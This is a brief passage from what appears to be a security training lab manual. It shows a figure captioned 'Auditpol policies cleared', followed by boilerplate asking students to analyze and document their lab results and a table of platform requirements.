


FIGURE 16.5: Auditpol policies cleared

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs